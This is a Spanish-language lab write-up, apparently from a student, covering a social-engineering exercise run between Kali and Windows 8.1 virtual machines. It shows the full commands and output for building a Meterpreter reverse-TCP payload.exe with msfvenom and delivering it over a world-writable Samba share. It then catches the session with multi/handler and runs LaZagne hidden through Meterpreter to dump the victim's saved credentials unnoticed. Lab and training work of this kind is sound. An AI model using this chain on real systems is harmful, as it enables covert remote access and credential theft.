


## Laboratorio de ingeniería social.

La siguiente guía sirve para mirar o observar las contraseñas guardadas de una máquina virtual como es Windows 8.1 con un payload.exe.

Herramientas:

- Kali Linux en una maquina virtual
- Windows 8.1 en una máquina virtual.
- Lazagne como herramienta de extracción de credenciales.

1-iniciamos en con este laboratorio abriendo Kali Linux , y Windows en un entorno controlado que no afecte a nadie y no coloque en peligro otras máquinas oficiales, como primer paso seria alistar todo en nuestro Kali como en el siguiente pantallazo .




```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
root@kali: /home/kali/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# sudo apt update && sudo apt upgrade -y

Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Err:1 http://kali.download/kali kali-rolling InRelease
  The following signatures couldn't be verified because the public key is not available: NO_PUBKEY ED65462EC8D5E4C5
Reading package lists... Done
W: GPG error: http://kali.download/kali kali-rolling InRelease: The following signatures couldn't be verified because the public key is not available: NO_PUBKEY ED65462EC8D5E4C5
E: The repository 'http://http.kali.org/kali kali-rolling InRelease' is not signed.
N: Updating from such a repository can't be done securely, and is therefore disabled by default.
N: See apt-secure(8) manpage for repository creation and user configuration details.
N: Repository 'Kali Linux' changed its 'firmware component' value from 'non-free' to 'non-free-firmware'
N: More information about this can be found online at: https://www.kali.org/blog/non-free-firmware-transition/

(root@kali)-[/home/kali/Desktop]
# sudo apt install git python3 python3-pip mingw-w64 -y
```

2. ya descargado los recursos necesarios para la instalación seguimos con el siguiente comando que es (sudo apt install git python3 python3-pip mingw-w64 -y)


A terminal window titled 'root@kali: /home/kali/Desktop' with a menu bar (File, Actions, Edit, View, Help) and a toolbar. The terminal shows the following commands and output:

```
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# sudo apt update && sudo apt upgrade -y

Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Err:1 http://kali.download/kali kali-rolling InRelease
  The following signatures couldn't be verified because the public key
  is not available: NO_PUBKEY ED65462EC8D5E4C5
Reading package lists... Done
W: GPG error: http://kali.download/kali kali-rolling InRelease: The
  following signatures couldn't be verified because the public key is
  not available: NO_PUBKEY ED65462EC8D5E4C5
E: The repository 'http://http.kali.org/kali kali-rolling InRelease'
  is not signed.
N: Updating from such a repository can't be done securely, and is th
  erefore disabled by default.
N: See apt-secure(8) manpage for repository creation and user config
  uration details.
N: Repository 'Kali Linux' changed its 'firmware component' value fr
  om 'non-free' to 'non-free-firmware'
N: More information about this can be found online at: https://www.k
  ali.org/blog/non-free-firmware-transition/

(root@kali)-[/home/kali/Desktop]
# sudo apt install git python3 python3-pip mingw-w64 -y
```

3- ya instalado la siguiente servicio proseguimos a clonar LAZAGNE desde un repositorio confiable como es el siguiente (git clone <https://github.com/AlessandroZ/LaZagne.git>)

A terminal window titled 'root@kali: /home/kali/Desktop' with a menu bar (File, Actions, Edit, View, Help) and a toolbar. The terminal shows the following commands and output:

```
(root@kali)-[/home/kali/Desktop]
# git clone https://github.com/AlessandroZ/LaZagne.git

Cloning into 'LaZagne'...
remote: Enumerating objects: 7303, done.
remote: Counting objects: 100% (232/232), done.
remote: Compressing objects: 100% (120/120), done.
remote: Total 7303 (delta 154), reused 112 (delta 112), pack-reused
  7071 (from 4)
Receiving objects: 100% (7303/7303), 3.35 MiB | 1.08 MiB/s, done.
Resolving deltas: 100% (3857/3857), done.

(root@kali)-[/home/kali/Desktop]
# cd LaZagne

(root@kali)-[/home/kali/Desktop/LaZagne]
# cd Windows

(root@kali)-[/home/kali/Desktop/LaZagne/Windows]
#
```

4- ya clonado el repositorio desde GitHub continuamos a entrar a las rutas como estan en la imagen.

Esto ejecuta LaZagne en modo Windows desde Kali (útil para pruebas).



5- como miramos en la imagen necesitamos instalas unos requerimientos.txt

```
(root@kali)-[~/labs/lazagne/LaZagne]
# pip3 install -r requirements.txt

Ignoring enum34: markers 'python_version < "3.4" and sys_platform == "win32"' don't match your environment
Ignoring rsa: markers 'sys_platform == "win32"' don't match your environment
Requirement already satisfied: psutil in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (5.9.8)
Requirement already satisfied: secretstorage in /usr/local/lib/python3.11/dist-packages (from -r requirements.txt (line 2)) (3.4.0)
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (0.4.8)
Requirement already satisfied: pycryptodome in /usr/local/lib/python3.11/dist-packages (from -r requirements.txt (line 8)) (3.23.0)
Requirement already satisfied: cryptography>=2.0 in /usr/lib/python3/dist-packages (from secretstorage->-r requirements.txt (line 2)) (41.0.7)
Requirement already satisfied: jeepney>=0.6 in /usr/local/lib/python3.11/dist-packages (from secretstorage->-r requirements.txt (line 2)) (0.9.0)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behavior with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

(root@kali)-[~/labs/lazagne/LaZagne]
#
```

6- ya echo esto continuamos y ahora lo que aremos es crear un payload.exe con este comando  
msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.158 LPORT=4444 -f exe -o payload.exe

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.158 LPORT=4444 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe

(root@kali)-[/home/kali/Desktop]
#
```

7- ya esto el payload.exe esta creado en escritorio de Kali Linux , como miramos en la imagen tenemos la ruta

```
(root@kali)-[/home/kali/Desktop]
# ls /home/kali/Desktop/payload.exe

/home/kali/Desktop/payload.exe
```

8- con otro comando como esta este lo vamos a mover para que podamos descargarlo desde la carpeta compartida de Windows cp /home/kali/Desktop/payload.exe /home/kali/samba\_share/

```
(root@kali)-[/home/kali/Desktop]
# cp /home/kali/Desktop/payload.exe /home/kali/samba_share/
```

9- Esto evita problemas de acceso desde Windows.

```
(root@kali)-[/home/kali/Desktop]
# chmod -R 777 /home/kali/samba_share/
```

10- ya echo esto lo que hacemos Reinicia el servicio para asegurar que está activo.

Le damos los siguientes comandos :

-sudo systemctl restart smbd

- sudo systemctl start smbd

-sudo systemctl status smbd como miramos en la imagen que esta activo.

```
(root@kali)-[/home/kali/Desktop]
# sudo systemctl restart smbd


(root@kali)-[/home/kali/Desktop]
# sudo systemctl start smbd

(root@kali)-[/home/kali/Desktop]
# sudo systemctl status smbd


● smbd.service - Samba SMB Daemon
   Loaded: loaded (/usr/lib/systemd/system/smbd.service; enabled; preset: disabled)
   Active: active (running) since Fri 2025-10-03 14:08:53 -05; 31s ago
     Docs: man:smbd(8)
           man:samba(7)
           man:smb.conf(5)
  Process: 40712 ExecCondition=/usr/share/samba/is-configured smb (code=exited, status=0/SUCCESS)
 Main PID: 40715 (smbd)
    Status: "smbd: ready to serve connections..."
     Tasks: 4 (limit: 5986)
    Memory: 8.9M (peak: 9.3M)
       CPU: 109ms
    CGroup: /system.slice/smbd.service
            └─40715 /usr/sbin/smbd --foreground --no-process-group
              └─40719 "smbd: notifyd"
                └─40720 "smbd: cleanupd"
                  └─40722 "smbd: client [192.168.1.173]"

Oct 03 14:08:53 kali systemd[1]: Starting smbd.service - Samba SMB Daemon...
Oct 03 14:08:53 kali (smbd)[40715]: smbd.service: Referenced but unset environment variable evaluate>
Oct 03 14:08:53 kali systemd[1]: Started smbd.service - Samba SMB Daemon.
lines 1-21/21 (END)
```

11- ya esto lo que hacemos es en Windows descargarlo de manera que esta este documentó esta compartido en una carpeta como se mira en la imagen, accedemos con la ip de Kali Linux como miramos en la imagen .



13-ya cuando podemos ingresar por medio de nuestra ip como miramos en la imagen tenemos dos archivos que son LAZAGNE Y PAYLOAD.EXE estos archivos los pegamos en el escritorio.



14-ya tenemos los dos archivos en el escritorio de Windows lo que proseguimos es a ejecutarlos desde Kali y como lo hacemos colocando la palabra MSFCONSOLE.

```
(root@kali)-[/home/kali/Desktop]
# msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

3Kom SuperHack II Logon

User Name: [ security ]
Password:  [          ]

[ OK ]

https://metasploit.com

=[ metasploit v6.3.55-dev ]
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

15- ya estando hay en el menú ingresamos estos comando

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse\_tcp

set LHOST 192.168.101.83

set LPORT 4444

exploit . como lo miramos en la imagen

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
[MMMMMMMMMMK . . . . .kMMO"
dMMMMMMMMMMMd' . . . . .
cMMMMMMMMMMMNxc' . . . . .#####
.OMMMMMMMMMMMNMc . . . . .##+
;OMMMMMMMMMMMMo . . . . .+:+
.OMMMMMMMMMMMMo . . . . .+#+:++
'OMMMMMMMMMMMMo . . . . .+:
. .cdk00K; . . . . .+:
Metasploit . . . . .+:
Metasploit
=[ metasploit v6.3.55-dev ]
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.158
LHOST => 192.168.1.158
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.158:4444
[*] Sending stage (176198 bytes) to 192.168.1.173
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.173:49166) at 2025-10-03 14:23:58 -
0500
```

16- en este paso ya tenemos la SESSION 1 que nos quiere decir esto que con un comando espesifico que es (execute -f "C:\\Users\\Administrator\\Desktop\\LaZagne.exe" -a "all -oA -output C:\\Users\\Administrator\\Desktop\\resultados" -H)podemos activar el PAYLOAD.Exe y que nos genere las credenciales sin que la víctima se dé cuenta.

17-

```
meterpreter > ls "C:\\Users\\vboxuser\\Desktop\\resultados"
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > execute -f "C:\\Users\\vboxuser\\Desktop\\LaZagne.exe" -a "all -oA -output C:\\Users\\vboxuser\\Desktop\\resultados" -H
Process 2724 created.
meterpreter > ls "C:\\Users\\vboxuser\\Desktop\\resultados"
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter >
```



18-En la última página miramos que tenemos dos credenciales ejecutadas desde Kali Linux un Esto copia los archivos .txt, .json, .csv a Kali.

